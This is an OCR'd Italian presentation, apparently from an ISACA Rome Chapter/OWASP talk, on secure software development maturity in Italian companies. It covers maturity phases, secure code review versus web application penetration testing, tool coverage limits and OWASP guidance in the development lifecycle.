
Security issue management and acceptance

- **(5) Acceptance.** Il software non può essere considerato accettato fino a quando il pacchetto di certificazione è completo e tutte le questioni relative alla sicurezza sono state risolte.



Maturità dello sviluppo sicuro di software

Sulla base dei processi di sicurezza implementati e alle linee guida adottate, è possibile pensare a 3 differenti livelli di maturità dello sviluppo di software delle aziende.



I Fase

- Corsi generali sulla sicurezza applicativa
- Check veloce su tutta l'infrastruttura applicativa

II Fase

- Linee Guida
- Checklist
- Percorsi mirati di formazione
- WAPT continui con recheck

III Fase


- Linee Guida
- Checklist per fornitori
- Percorsi mirati continuativi
- Secure Code Review e WAPT continui con recheck periodici
- Knowledge base su Application Security

ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Quali livelli di maturità hanno le aziende italiane?

Secondo l'esperienza di Minded Security su 30 aziende valutate, il grafico seguente mostra il posizionamento delle aziende italiane in base al loro core business.

- **2 PA**
- **5 Government**
- **5 Finance/Energy**
- **9 SW Development**
- **2 Telco**
- **7 Banking**



I Fase

- **Corsi generali sulla sicurezza applicativa**
- **Check veloce su tutta l'infrastruttura applicativa**

II Fase

- **Linee Guida**
- **Checklist**
- **Percorsi mirati di formazione**
- **WAPT continui con recheck**

III Fase

- **Linee Guida**
- **Checklist per fornitori**
- **Percorsi mirati continuativi**
- **Secure Code Review e WAPT continui con recheck periodici**
- **Knowledge base su Application Security**

La gestione della sicurezza appplicativa nelle aziende italiane

- Introduzione alla sicurezza del software
- Le maggiori problematiche web
- Comuni approcci non strutturati alla gestione della sicurezza applicativa
- Le iniziative OWASP per il supporto all'SDLC
- La maturità dello sviluppo software nelle aziende italiane
- La creazione di un Sofware Security Program

Software Security Program

Come può un'azienda difendersi e gestire tutte le problematiche di sicurezza del software?

- Cultura, formazione continua
- Linee guida di sviluppo sicuro
- Metodologie di review
- Processi di verifica del software
- Processi di gestione delle vulnerabilità

Verifica della sicurezza del software

- In-house vs terza parte?
- Adozione di tool vs analisi manuale?
- Code Review vs Application Testing?

Verifica della sicurezza: in-house

- Vantaggi:
  - Portare cultura in azienda
  - Creare nuove competenze
- Svantaggi
  - Spese per tools, sviluppo metodologie
  - Molto difficile arrivare ad una accuratezza elevata, serve molto tempo per formare il personale
  - Serve personale dedicato


Verifica della sicurezza: terza parte

- Vantaggi:
  - Utilizzo di personale specializzato su queste attività con competenze tecniche allo stato dell'arte
  - Risultati più approfonditi
- Svantaggi
  - Poco scalabile su centinaia di applicazioni
- Quando si applica:
  - Su applicazioni critiche

Code Review vs Application Testing

- **Secure Code Review:** l'attività di secure Code Review consiste nell'analisi di sicurezza del codice sorgente dell'applicativo linea per linea: viene anche chiamato test di tipo white box, per sottolineare il fatto che chi esegue la verifica ha a disposizione la conoscenza completa dell'applicativo (insieme dei sorgenti).
- **Web Application Penetration Testing (WAPT):** l'attività di Web Application Penetration Testing consiste nell'effettuare una simulazione reale di un attacco informatico all'applicativo in oggetto al fine di valutarne l'effettivo livello di sicurezza. Tale test, viene chiamato di tipo black box in quanto in questa circostanza chi compie l'analisi non ha a disposizione nessuna conoscenza sul software, e vuole garantire che non siano presenti problematiche di sicurezza prima del deploy in esercizio.

Tools – At Best 45%



- MITRE found that all application security tool vendors' claims put together cover only 45% of the known vulnerability types (over 600 in CWE)
- They found very little overlap between tools, so to get 45% you need them all (assuming their claims are true)

SECURITYINNOVATION · FORTIFY SOFTWARE · PALAMIDA · watchfire · Klocwork · Secure Software · AppSIC · CENZIC · CORE SECURITY TECHNOLOGIES · PARASOFT · Coverity · proServices · SofCheck · SPI DYNAMICS · VERACODE · OUNCE LABS

Tools vs. Manual Testing (2)

Trovare vulnerabilità nel Codice Sorgente (White Box Testing)

Trovare vulnerabilità nelle applicazioni sviluppate (Black Box Testing)

La combinazione delle 4 tecniche produce I risultati migliori


Manual Code Review

Manual Penetration Testing

Automated Static Code Analysis


Automated Vulnerabilty Scanning

Sviluppo sicuro



ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

Metodologie e processi per lo sviluppo sicuro



FASE DI SVILUPPO DEL SOFTWARE

Fase di verifica durante lo sviluppo del software

FASE DI SECURE CODE REVIEW

FASE DI PRE-ESERCIZIO

Fase di verifica durante la messa in pre-esercizio

FASE DI WEB APPLICATION TESTING

Linee guida e tool OWASP nell'SDLC

Governance

Construction

Verification

Deployment

97

Domande?

OWASP: http://www.owasp.org

OWASP-Italy: http://www.owasp.org/index.php/Italy

matteo.meucci@owasp.org
matteo.meucci@mindedsecurity.com

Grazie!